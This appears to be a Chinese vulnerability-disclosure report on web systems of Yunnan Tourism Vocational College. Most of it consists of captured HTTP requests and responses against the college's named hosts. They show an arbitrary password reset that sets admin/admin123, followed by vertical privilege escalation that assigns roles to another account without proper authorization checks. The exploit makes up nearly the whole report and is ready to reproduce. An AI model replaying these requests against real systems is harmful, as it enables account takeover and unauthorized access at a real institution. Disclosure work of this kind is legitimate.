云南旅游职业学院

时间	单位	作者	等级	Rank
2023-06-11 15:08:08	云南旅游职业学院 (/list/firm/5437)		高危	5

云南旅游职业学院

URL------http://nbzl.ynctv.cn:8200/quality/index.html#/navigation

统一登录页面可以随意写一个账号密码，抓包修改

这里可以任意修改账户密码，利用api接口路径可以造成任意密码重置。

POST /cas/userCtl/resetPasswordBySuper HTTP/1.1
Host: zhxy.ynctv.cn:8088
Content-Length: 47
Accept: application/json, text/plain, /
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.0.0 Safari/537.36
Application-Name: cas
Content-Type: application/json;charset=UTF-8
Origin: http://zhxy.ynctv.cn:8088
Referer: http://zhxy.ynctv.cn:8088/cas/findbyemail.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: JSESSIONID=（抓取账号匹配）
Connection: close


{"xgh":"admin","newPass":"admin123","email":""}

```
Pretty Raw Hex \n
1 POST /cas/userCtl/resetPasswordBySuper HTTP/1.1
2 Host: zhxy.ynctv.cn:8088
3 Content-Length: 47
4 Accept: application/json, text/plain, */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
7 Application-Name: cas
8 Content-Type: application/json;charset=UTF-8
9 Origin: http://zhxy.ynctv.cn:8088
0 Referer: http://zhxy.ynctv.cn:8088/cas/findbyemail.html
1 Accept-Encoding: gzip, deflate
2 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
3 Cookie: JSESSIONID=ECA919EC00EBB43667415DC9CBB7FD06
4 Connection: close
5
6
{
  "xgh":"admin",
  "newPass":"admin123",
  "email":""
}
```

```
Pretty Raw Hex Render \n
1 HTTP/1.1 200
2 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
3 Pragma: no-cache
4 Expires: 0
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 X-Application-Context: cas:standalone
9 Content-Type: application/json;charset=UTF-8
10 Date: Sun, 11 Jun 2023 06:56:39 GMT
11 Connection: close
12 Server: any version you want
13 Content-Length: 70
14
15 {
  "httpCode":200,
  "message":"操作成功",
  "data":"密码修改成功!"
}
```

随意更改两个账号: admin/admin123 和 20220408/test123

首先用admin账号登录管理平台，找到这个接口更改用户权限，分配角色



然后抓包保存

```
POST /quality/user/saveUserRoles HTTP/1.1
Host: nbzl.ynctv.cn:8200
Content-Length: 34
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Application-Name: nbzl_admin
Content-Type: application/json;charset=UTF-8
Origin: http://nbzl.ynctv.cn:8200
Referer: http://nbzl.ynctv.cn:8200/quality/admin.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: JSESSIONID=0864157AD78139C1065CD733338570D7
Connection: close

{
  "id":"20220408",
  "roleIds":"-2,6"
}
```

```
HTTP/1.1 200
Server: nginx
Date: Mon, 05 Jun 2023 15:58:20 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
P3P: CP=CAO PSA OUR
Access-Control-Allow-Credentials: true
Content-Security-Policy:
X-Permitted-Cross-Domain-Policies: master-only
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 85

{
  "success":true,
  "code":200,
  "message":"操作成功",
  "data":true,
  "returnOrgObj":false
}
```

再登录test 账号测试，构造post请求包，jessionid没有鉴权。

```
POST /quality/user/saveUserRoles HTTP/1.1
Host: nbzl.ynctv.cn:8200
Content-Length: 36
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Application-Name: nbzl_admin
Content-Type: application/json;charset=UTF-8
Origin: http://nbzl.ynctv.cn:8200
Referer: http://nbzl.ynctv.cn:8200/quality/admin.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: JSESSIONID=A5E1AD342A81FA24248E3F10BC349DDF
Connection: close


{"id":"20220408","roleIds":"-2,6"}
```

```
HTTP/1.1 200
Server: nginx
Date: Mon, 05 Jun 2023 16:00:00 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
P3P: CP=CAO PSA OUR
Access-Control-Allow-Credentials: true
Content-Security-Policy:
X-Permitted-Cross-Domain-Policies: master-only
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 85

{
  "success":true,
  "code":200,
  "message":"操作成功",
  "data":true,
  "returnOrgObj":false
}
```

垂直越权更改用户权限。